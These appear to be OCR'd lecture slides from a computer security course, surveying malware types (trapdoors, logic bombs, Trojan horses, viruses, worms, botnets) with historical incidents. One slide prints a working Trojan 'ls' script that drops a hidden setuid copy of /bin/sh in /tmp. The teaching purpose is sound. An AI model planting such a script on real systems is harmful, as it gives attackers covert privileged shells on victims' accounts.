
Computer Security
CS 426

Lecture 15


Malwares

Trapdoor



- Secret entry point into a system
  - – Specific user identifier or password that circumvents normal security procedures.
- Commonly used by developers
  - – Could be included in a compiler.

Logic Bomb




- Embedded in legitimate programs
- Activated when specified conditions met
  - E.g., presence/absence of some file; Particular date/time or particular user
- When triggered, typically damages system
  - Modify/delete files/disks

Example of Logic Bomb

- In 1982, the Trans-Siberian Pipeline incident occurred. A KGB operative was to steal the plans for a sophisticated control system and its software from a Canadian firm, for use on their Siberian pipeline. The CIA was tipped off by documents in the Farewell Dossier and had the company insert a logic bomb in the program for sabotage purposes. This eventually resulted in "the most monumental non-nuclear explosion and fire ever seen from space“.

Trojan Horse



- Program with an overt (expected) and covert effect
  - Appears normal/expected
  - Covert effect violates security policy
- User tricked into executing Trojan horse
  - Expects (and sees) overt behavior
  - Covert effect performed with user's authorization

Example: Attacker:

Place the following file


```
cp /bin/sh /tmp/.xxsh
chmod u+s,o+x /tmp/.xxsh
rm ./ls
ls $*
```

as /homes/victim/ls

- *Victim*

ls


Virus



- Self-replicating code
  - Like replicating Trojan horse
  - Alters normal code with “infected” version
- No *overt* action
  - Generally tries to remain undetected
- Operates when infected code executed


```
If spread condition then
    For target files
        if not infected then alter to include virus
Perform malicious action
Execute normal program
```

Virus Infection Vectors




- Boot Sector (USB drives)
- Executable
- Macro files

Virus Properties




- Terminate and Stay Resident
  - Stays active in memory after application complete
  - Allows infection of previously unknown files
    - Trap calls that execute a program
- Stealth
  - Conceal Infection
    - Trap read and disinfect
    - Let execute call infected file
  - Encrypt virus
    - Prevents “signature” to detect virus
  - Polymorphism
    - Change virus code to prevent signature

Worm



- Runs independently
  - Does not require a host program
- Propagates a fully working version of itself to other machines
- Carries a payload performing hidden tasks
  - Backdoors, spam relays, DDoS agents; …
- Phases



  - Probing ➔ Exploitation ➔ Replication ➔ Payload

Examples of Worm attacks

- Morris worm, 1988
  - Exploits buffer overflow in fingerd, and other vulnerabilities
  - Infected approximately 6,000 machines
    - 10% of computers connected to the Internet
  - cost ~ $10 million in downtime and cleanup
- Code Red I & II worms, 2001
  - Direct descendant of Morris' worm; Exploit buffer overflow in IIS
  - Infected more than 500,000 servers
  - Caused ~ $2.6 Billion in damages,

More Examples of Worm Attacks

- Nimda Worm (2001) Fast spreading
  - Uses five different ways to propagate
    - Including using backdoors left by other worms
- SQL Slammer (2003) Fast spreading
  - Exploits Microsoft SQL server
  - Infects 75,000 hosts within 10 minutes
- Conficker (2008,2009) Evolving &
  - Exploits Windows server service (and other vectors in variants)
  - Infects between 9 and 15 million computers
  - Evolver, persists, self-update, and eventually install a spambot & a scareware


Email Worms: Spreading as Email Attachments

- Love Bug worm (ILOVEYOU worm) (2000):
  - May 3, 2000: 5.5 to 10 billion dollars in damage
- MyDoom worm (2004)
  - First identified in 26 January 2004:
  - On 1 February 2004, about 1 million computers infected with Mydoom begin a massive DDoS attack against the SCO group
- Storm worm & Storm botnet (2007)
  - Identified on January 17
  - gathering infected computers into the Storm botnet.
  - By around June 30th infected 1.7 million computers,
  - By September, has between 1 and 10 million bots


Zombie & Botnet

- Secretly takes over another networked computer by exploiting software flows
- Builds the compromised computers into a zombie network or botnet
  - a collection of compromised machines running programs, usually referred to as worms, Trojan horses, or backdoors, under a common command and control infrastructure.
- Uses it to indirectly launch attacks
  - E.g., DDoS, phishing, spamming, cracking

Detailed Steps (1)



1
Attacker scans Internet for unsecured systems that can be compromised
Attacker
Unsecured Computers
Internet

Detailed Steps (2)




2 Attacker secretly installs zombie agent programs, turning unsecured computers into zombies

Detailed Steps (3)




Detailed Steps (4)



